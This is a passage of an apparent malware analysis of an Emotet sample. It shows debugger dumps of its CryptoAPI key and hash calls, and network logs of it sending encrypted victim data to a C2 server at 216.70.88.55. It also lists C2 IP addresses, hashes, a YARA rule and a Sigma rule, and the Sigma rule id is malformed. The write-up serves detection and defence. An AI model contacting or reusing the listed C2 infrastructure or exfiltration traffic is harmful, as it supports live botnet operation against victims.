     761B8E6C   8BEC          mov ebp,esp
     761B8E6E   5D            pop ebp
     761B8E6F   EB 05         jmp advapi32.761B8E76
     761B8E71   90            nop
     761B8E72   90            nop
     761B8E73   90            nop
     761B8E74   90            nop
     761B8E75   90            nop
     761B8E76   FF25 30402276 jmp dword ptr ds:[76224030]
     761B8E7C   90            nop
     761B8E7D   90            nop
     761B8E7E   90            nop
     761B8E7F   90            nop
     761B8E80   90            nop
     761B8E81   8BFF          mov edi,edi                     RegConnectRegistryW
     761B8E83   55            push ebp
     761B8E84   8BEC          mov ebp,esp
     761B8E86   FF75 10       push dword ptr ss:[ebp+10]

edi=00791992 L"--cce44741"

.text:761B8E69 advapi32.dll:$8E69 #8269 <CryptGenKey>

EAX  00000001
EBX  00000104   L'Ą'
ECX  00000010
EDX  00000003
EBP  004EF4F8
ESP  004EF4C0
ESI  00000102   L'Ă'
EDI  00791992   L"--cce44741"

EIP  761B8E69   <advapi32.CryptGenKey>

Default (stdcall)   5   Unlocked
1: [esp+4] 007B2B20 <&CPAcquireContext>
2: [esp+8] 0000660E
3: [esp+C] 00000001
4: [esp+10] 001E26E8 definepublish.001E26E8
5: [esp+14] 001D60FF definepublish.001D60FF

Address  Hex                                               ASCII
004EF49C 68 F9 4E 00 50 74 01 76 E7 1D 87 CF FE FF FF FF  hùN.Pt.vç..Ïþÿÿÿ
004EF4AC F5 50 FF 75 E2 1F 1D 00 98 1C 7A 00 92 19 79 00  õPÿuâ.....z...y.
004EF4BC 02 01 00 00 2C 20 1D 00 20 2B 7B 00 0E 66 00 00  ...., .. +{..f..
004EF4CC 01 00 00 00 E8 26 1E 00 FF 60 1D 00 84 14 DA 71  ....è&..ÿ`....Úq
004EF4DC E4 AB 1D 00 84 14 DA 71 84 14 DA 71 5C 16 FF 75  ä«....Úq..Úq\.ÿu
004EF4EC BF AC 1D 00 92 19 79 00 C4 90 86 B9 2C F9 4E 00  .¬....y.Ä..¹,ùN.
004EF4FC 36 CE 1D 00 00 00 00 00 00 00 00 00 00 E0 FD 7E  6Î..........àý~

004EF4C0 001D202C return to definepublish.001D202C from ???
004EF4C4 007B2B20
004EF4C8 0000660E
004EF4CC 00000001
004EF4D0 001E26E8 definepublish.001E26E8
004EF4D4 001D60FF return to definepublish.001D60FF from definepublish.001
004EF4D8 71DA1484 wtsapi32.71DA1484
004EF4DC 001DABE4 return to definepublish.001DABE4 from definepublish.001
004EF4E0 71DA1484 wtsapi32.71DA1484
004EF4E4 71DA1484 wtsapi32.71DA1484

Command: Commands are comma separated (like assembly instructions): mov eax, ebx
Paused  Dump: 007A1CA0 -> 007A1CA0 (0x00000001 bytes)      Time Wasted Debugging: 0:09:24:48
7:59 PM 9/27/2023
```

For getting the key go to address pointed out by fourth parameter there you will find the AES key.



```
EIP ECX  721B520F  C2 1000       ret 10
         721B5212  CC            int3
         721B5213  CC            int3
         721B5214  CC            int3
         721B5215  CC            int3
         721B5216  CC            int3
         721B5217  6A 18         push 18                              CryptDuplicateKey
         721B5219  68 08211C72   push cryptsp.721C2108
         721B521E  E8 CD3E0000   call cryptsp.721B90F0
         721B5223  33C0          xor eax,eax
         721B5225  8945 E4       mov dword ptr ss:[ebp-1C],eax
         721B5228  8945 E0       mov dword ptr ss:[ebp-20],eax
         721B522B  8945 D8       mov dword ptr ss:[ebp-28],eax
         721B522E  8945 DC       mov dword ptr ss:[ebp-24],eax
         721B5231  8945 FC       mov dword ptr ss:[ebp-4],eax
         721B5234  3945 14       cmp dword ptr ss:[ebp+14],eax
         721B5237  0F84 97000000 je cryptsp.721B52D4
         721B523D  BB 22222222   mov ebx,22222222
         721B5242  8B75 08       mov esi,dword ptr ss:[ebp+8]
         721B5245  395E 30       cmp dword ptr ds:[esi+30],ebx

.text:721B520F cryptsp.dll:$520F #460F
```


```
EAX  00000001
EBX  00000104   L'Ą'
ECX  721B520F   cryptsp.721B520F
EDX  00000000
EBP  004EF4F8
ESP  004EF4C0
ESI  00000102   L'Ă'
EDI  00791992   L"--cce44741"

EIP  721B520F   cryptsp.721B520F

Default (stdcall)
1: [esp+4] 007B2B20 <&CPAcquireContext>
2: [esp+8] 0000660E
3: [esp+C] 00000001
4: [esp+10] 001E26E8 definepublish.001E26E8
5: [esp+14] 001D60FF definepublish.001D60FF
```

```
Address  Hex                                              ASCII
007B34B0 F5 B4 17 72 01 82 19 72 FC 77 17 72 92 4C 18 72  õ´.r...rüw.r.L.r
007B34C0 62 40 18 72 48 7E 17 72 38 79 17 72 B5 4B 18 72  b@.rH~.r8y.rµK.r
007B34D0 EB 56 19 72 45 75 19 72 20 2B 7B 00 3C 3C 21 E3  ëV.rEu.r +{.<<!ã
007B34E0 22 22 22 22 01 00 00 00 1D AA 7C 58 37 89 00 08  """".....ª|X7...
007B34F0 BC 6E 20 E3 0E 66 00 00 01 00 00 00 10 00 00 00  ¼n ã.f..........
007B3500 68 37 7B 00 01 00 00 00 E4 01 00 00 80 35 7B 00  h7{.....ä....5{.
007B3510 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
004EF4C0 001D202C return to definepublish.001D202C from ???
004EF4C4 007B2B20
004EF4C8 0000660E
004EF4CC 00000001
004EF4D0 001E26E8 definepublish.001E26E8
004EF4D4 001D60FF return to definepublish.001D60FF from definepublish.001
004EF4D8 71DA1484 wtsapi32.71DA1484
004EF4DC 001DABE4 return to definepublish.001DABE4 from definepublish.001
004EF4E0 71DA1484 wtsapi32.71DA1484
004EF4E4 71DA1484 wtsapi32.71DA1484
```

```
Command: Commands are comma separated (like assembly instructions): mov eax, ebx
Paused  Dump: 007B34B0 -> 007B34B0 (0x00000001 bytes)          Time Wasted Debugging: 0:09:29:33
8:06 PM 9/27/2023
```

For hashing for stream of target data sha hashing algo is used by calling to CryptCreateHash focus on second parameter which indicate algo used 8004 which is CALG_SHA.



```
definepublish.exe - PID: 2020 - Module: advapi32.dll - Thread: Main Thread 2120 - x32dbg

EIP  7618DECE  8BFF          mov edi,edi                  CryptCreateHash
     7618DED0  55            push ebp
     7618DED1  8BEC          mov ebp,esp
     7618DED3  5D            pop ebp
     7618DED4  EB 05         jmp advapi32.7618DEDB
     7618DED6  90            nop
     7618DED7  90            nop
     7618DED8  90            nop
     7618DED9  90            nop
     7618DEDA  90            nop
     7618DEDB  FF25 44402276 jmp dword ptr ds:[76224044]
     7618DEE1  90            nop
     7618DEE2  90            nop
     7618DEE3  90            nop
     7618DEE4  90            nop
     7618DEE5  90            nop
     7618DEE6  8BFF          mov edi,edi                  CryptDestroyHash
     7618DEE8  55            push ebp
     7618DEE9  8BEC          mov ebp,esp
     7618DEEB  5D            pop ebp

edi=00791992 L"--cce44741"

.text:7618DECE advapi32.dll:$DECE #D2CE <CryptCreateHash>
```


```
EAX  00000001
EBX  00000104   L'Ą'
ECX  721B520F   cryptsp.721B520F
EDX  00000000
EBP  004EF4F8
ESP  004EF4BC
ESI  00000102   L'Ă'
EDI  00791992   L"--cce44741"

EIP  7618DECE   <advapi32.CryptCreateHash>

Default (stdcall)
1: [esp+4] 007B2B20 <&CPAcquireContext>
2: [esp+8] 00008004
3: [esp+C] 00000000
4: [esp+10] 00000000
5: [esp+14] 001E26EC definepublish.001E26EC
```

```
Address  Hex                                              ASCII
004EF4C4 04 80 00 00 00 00 00 00 00 00 00 00 EC 26 1E 00  ............ì&..
004EF4D4 FF 60 1D 00 84 14 DA 71 E4 AB 1D 00 84 14 DA 71  ÿ`.....Úqä«....Úq
004EF4E4 84 14 DA 71 5C 16 FF 75 BE AC 1D 00 92 19 79 00  ..Úq\.ÿu.¬....y.
004EF4F4 C4 90 86 89 2C F9 4E 00 36 CE 1D 00 00 00 00 00  Ä...,ùN.6Î......
004EF504 00 00 00 00 00 E0 FD 7E 43 00 3A 00 5C 00 55 00  .....àý~C.:.\.U.
004EF514 73 00 65 00 72 00 73 00 5C 00 73 00 61 00 73 00  s.e.r.s.\.s.a.s.
004EF524 6B 00 75 00 65 00 5C 00 41 00 70 00 70 00 44 00  k.u.e.\.A.p.p.D.
```

```
004EF4BC 001D204A return to definepublish.001D204A from ???
004EF4C0 007B2B20
004EF4C4 00008004
004EF4C8 00000000
004EF4CC 00000000
004EF4D0 001E26EC definepublish.001E26EC
004EF4D4 001D60FF return to definepublish.001D60FF from definepublish.001
004EF4D8 71DA1484 wtsapi32.71DA1484
004EF4DC 001DABE4 return to definepublish.001DABE4 from definepublish.001
004EF4E0 71DA1484 wtsapi32.71DA1484
```

```
Command: Commands are comma separated (like assembly instructions): mov eax, ebx
Paused  Dump: 004EF4C4 -> 004EF4C4 (0x00000001 bytes)          Time Wasted Debugging: 0:09:32:54
8:11 PM 9/27/2023
```


Handle to hash object :



```
EIP ECX ──> 72185E37   C2 1400          ret 14
            72185E3A   CC               int3
            72185E3B   CC               int3
            72185E3C   CC               int3
            72185E3D   CC               int3
            72185E3E   CC               int3
            72185E3F   6A 1C            push 1C                           CryptDuplicateHash
            72185E41   68 88221C72      push cryptsp.721C2288
            72185E46   E8 A5320000      call cryptsp.721890F0
            72185E4B   33C0             xor eax,eax
            72185E4D   8945 E0          mov dword ptr ss:[ebp-20],eax
            72185E50   8945 E4          mov dword ptr ss:[ebp-1C],eax
            72185E53   8945 D8          mov dword ptr ss:[ebp-28],eax
            72185E56   8945 D4          mov dword ptr ss:[ebp-2C],eax
            72185E59   8945 DC          mov dword ptr ss:[ebp-24],eax
            72185E5C   8945 FC          mov dword ptr ss:[ebp-4],eax
            72185E5F   8B5D 14          mov ebx,dword ptr ss:[ebp+14]
            72185E62   3BD8             cmp ebx,eax
            72185E64   0F84 9B000000    je cryptsp.72185F05
            72185E6A   BF 33333333      mov edi,33333333                  edi:L"--cce44741"

.text:72185E37 cryptsp.dll:$5E37 #5237
```


C2 Communication:

For c2 communication it create the server request from list of ip address and then send victim data over http protocol for communication.



```
09/27/23 08:55:16 PM [    HTTPListener80]   Connection: Keep-Alive
09/27/23 08:55:16 PM [    HTTPListener80]   Cache-Control: no-cache
09/27/23 08:55:16 PM [    HTTPListener80]
09/27/23 08:55:16 PM [    HTTPListener80]   CqCGFM=djihTpdLq48%2FrOoDlabhvxo%2BE
JjQ5GUUEi0%2Bq%2F%2B0ri1k3jW3EngsC7DIqAP88WHchzqqR2TRTTzg2%2BWyRBxDGO1wXqhkI64U%
2B3BAZmqvyj6qCUX%2B3xwTI2Fqxi8k9bA8%2FXs%2BQXrxMJ7tLUROElEmlnTp2QZwOi%2Fgy%2FpBb
QxaFuatZZDfhbocxsqIzBKU6seHI3FNd6dhItkf04zfeH1Usb5xabLvEgvIClzEE0Dv%2FC9jcYCBkoh
Ln8IktOTQRub1W1WVEaRED7LmF90JIHaw52HzCgP5A5H5UuFnyRIWEtNqwidxh3Wfku2ateEIQ2ASMLd
4wzdb2nHZKD%2FIHIOoopKd8D%2BZaHq%2F%2BJloSs9EJUdTS7p2iHq3fizZt9h9Y0UgTtODO2kpMCk
UWblFuPQsgl3t5IJZw3ZDy06W7qejeyIgmA%2Bb1jJjjcrc89%2BwOUHKSjWpoOXcXQxCmRi14iYuGaD
F%2FOMAr1eQ9RdJw8qIBJfRH1Okv84v7I3H5Rrayk3uMxs10A%3D%3D
09/27/23 08:55:16 PM [    HTTPListener80] Storing HTTP POST headers and data to
http_20230927_205516.txt.
09/27/23 08:55:22 PM [          Diverter] definepublish.exe (2020) requested TCP
 216.70.88.55:8080
09/27/23 08:55:22 PM [    HTTPListener80]   POST /sess/usbccid/cone/ HTTP/1.1
09/27/23 08:55:22 PM [    HTTPListener80]   Referer: http://216.70.88.55/sess/us
bccid/cone/
09/27/23 08:55:22 PM [    HTTPListener80]   Content-Type: application/x-www-form
-urlencoded
09/27/23 08:55:22 PM [    HTTPListener80]   DNT: 1
09/27/23 08:55:22 PM [    HTTPListener80]   User-Agent: Mozilla/4.0 (compatible;
 MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET C
LR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
09/27/23 08:55:22 PM [    HTTPListener80]   Host: 216.70.88.55:8080
09/27/23 08:55:22 PM [    HTTPListener80]   Content-Length: 573
09/27/23 08:55:22 PM [    HTTPListener80]   Connection: Keep-Alive
09/27/23 08:55:22 PM [    HTTPListener80]   Cache-Control: no-cache
09/27/23 08:55:22 PM [    HTTPListener80]
09/27/23 08:55:22 PM [    HTTPListener80]   7h791MSqPq6nxOQL7m=kuM4UuWM9vPxJhTT1
qlzL3iOvG9ezrdPQTCNBa8%2BDNxwgYBIQxMZR%2BfjErXSB7vb6x7S32qqweSELA8AR07oYtZ3nyfQM
aPi1IA1mp8zTRa0v4bmvZgkSQHbHR%2FFU2i9%2FXs%2BQXrxMJ7tLUROElEmlnTp2QZwOi%2Fgy%2Fp
BbQxaFuatZZDfhbocxsqIzBKU6seHI3FNd6dhItkf04zfeH1Usb5xabLvEgvIClzEE0Dv%2FC9jcYCBk
ohLn8IktOTQRub1W1WVEaRED7LmF90JIHaw52HzCgP5A5H5UuFnyRIWEtNqwidxh3Wfku2ateEIQ2ASM
Ld4wzdb2nHZKD%2FIHIOoopKd8D%2BZaHq%2F%2BJloSs9EJUdTS7p2iHq3fizZt9h9Y0UgTtODO2kpM
CkUWblFuPQsgl3t5IJZw3ZDy06W7qejeyIgmA%2Bb1jJjjcrc89%2BwOUHKSjWpoOXcXQxCmRi14iYuG
aDF%2FOMAr1eQ9RdJw8qIBJfRH1Okv84v7I3H5Rrayk3uMxs10A%3D%3D
09/27/23 08:55:22 PM [    HTTPListener80] Storing HTTP POST headers and data to
http_20230927_205522.txt.
09/27/23 08:58:31 PM [          Diverter] System (4) requested UDP 192.168.255.2
55:138
09/27/23 09:00:02 PM [          Diverter] svchost.exe (1344) requested UDP 239.2
55.255.250:1900
```

Let us see what virustotal have information about one of ip address which are used for communication. 95.216.207.86


https://www.virustotal.com/gui/ip-address/95.216.207.86

95.216.207.86

13 / 89

Community Score

13 security vendors flagged this IP address as malicious

95.216.207.86 (95.216.0.0/15)
AS 24940 (Hetzner Online GmbH)

Last Analysis Date
14 days ago

DETECTION DETAILS RELATIONS COMMUNITY 8

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Do you want to automate checks?

Avira	Malware	BitDefender	Malware
Blueliv	Malicious	CRDF	Malicious
Criminal IP	Malicious	CyRadar	Malicious
Dr.Web	Malicious	ESET	Malware
Forcepoint ThreatSeeker	Malicious	G-Data	Malware

List of c2 ip address :


95.216.207.86
216.70.88.55
113.52.135.33
216.75.37.196
94.177.253.126
192.241.220.183
176.58.93.123
201.196.15.79
203.99.188.203
144.76.62.10

Detection Content:

Indicator of compromise:
MD5 HASH ==> 10E60D2522A420D2FB67B7EA740B577D
MD5 HASH ==> 8BF98B245E94222FE4E748618A78834F
MD5 HASH ==> 28F8BAED2D657C8169D8FA0F2B72FC42
MD5 HASH ==> 45FA126CC4CA7CD909698659B3C36611
MD5 HASH ==> C02C5830C9DD9F08C0F9D5A7FBCBA43A
MD5 HASH ==> E10DFC274947C77028BBB801742DD46F
SHA256 ==>
96488477ED1702984C1FA3F56873E9AAC4EFB871F97A03EEA50233B13080C2F0
IMPHASH ==> C0B14A53A0C0AE1FBA074982A12351B7

Yara rules:


https://github.com/Deepanjalkumar/Malware-Signature/blob/main/Emotet./emotet.yar



```
rule emotet_rules
{
    meta:
        author="Deepanjal"
        description=motet is a banking trojan which was first find out in the year 2014. The initial attack vector for
        org="Operation Falcon"
        date="9/28/2023"
        md5="10E60D2522A420D2FB67B7EA740B577D"
        sha256="96488477ED1702984C1FA3F56873E9AAC4EFB871F97A03EEA50233B13080C2F0"

    strings:
        $mutexname="GLOBAL\M8E1EF659"
        $eventobjectname="GLOBAL\M8E1EF659"
        $directoryname="C:\\Users\\saskue\\AppData\\Local\\definepublish"
        $temporaryfilename="C:\\Users\\saskue\\AppData\\Local\\Temp\\824A.tmp"


    condition:
        any of them
}
```

SIGMA RULES:

https://github.com/Deepanjalkumar/Malware-Signature/blob/main/Emotet./emotet.yml



```
date: 2023/09/28
description: Emotet is a banking trojan which was first find out in the year 2014. The initial attack vector for it wa
detection:
  SELECTION_1:
    EventID: 4688
  SELECTION_2:
    Channel: Security
  SELECTION_3:
    Hashes:
    - '*MD5=10E60D2522A420D2FB67B7EA740B577D*'
    - '*SHA256=96488477ED1702984C1FA3F56873E9AAC4EFB871F97A03EEA50233B13080C2F0*'
    - '*IMPHASH=C0B14A53A0C0AE1FBA074982A12351B7*'
  SELECTION_4:
    md5: F3F48C57C38BFF2DDD220F20569E1EE6
  SELECTION_5:
    sha256: B1CAD1540ECB290088252635F8E130022EED7486EB128C0CA3D676945D60A9FC
  SELECTION_6:
    Imphash: 1F14571C6EDD3E7C5D63D962A65610A6
  condition: ((SELECTION_1 and SELECTION_2) and ((SELECTION_3) or
    (SELECTION_4 or SELECTION_5 or SELECTION_6)))
falsepositives:
- Unknown
id: cf0c254b-22f1-4b2b-8221-1qwe7e7wda2w2
level: High
logsource:
  category: process_creation
```

Mapping to MITRE ATTACK:

TECHNIQUE NAME	TECHNIQUE ID
PROCESS DISCOVERY	T1057
DYNAMIC API RESOUTION	T1027.007
DATA ENCRYPTION	T1486
FILE DELETION	T1630.002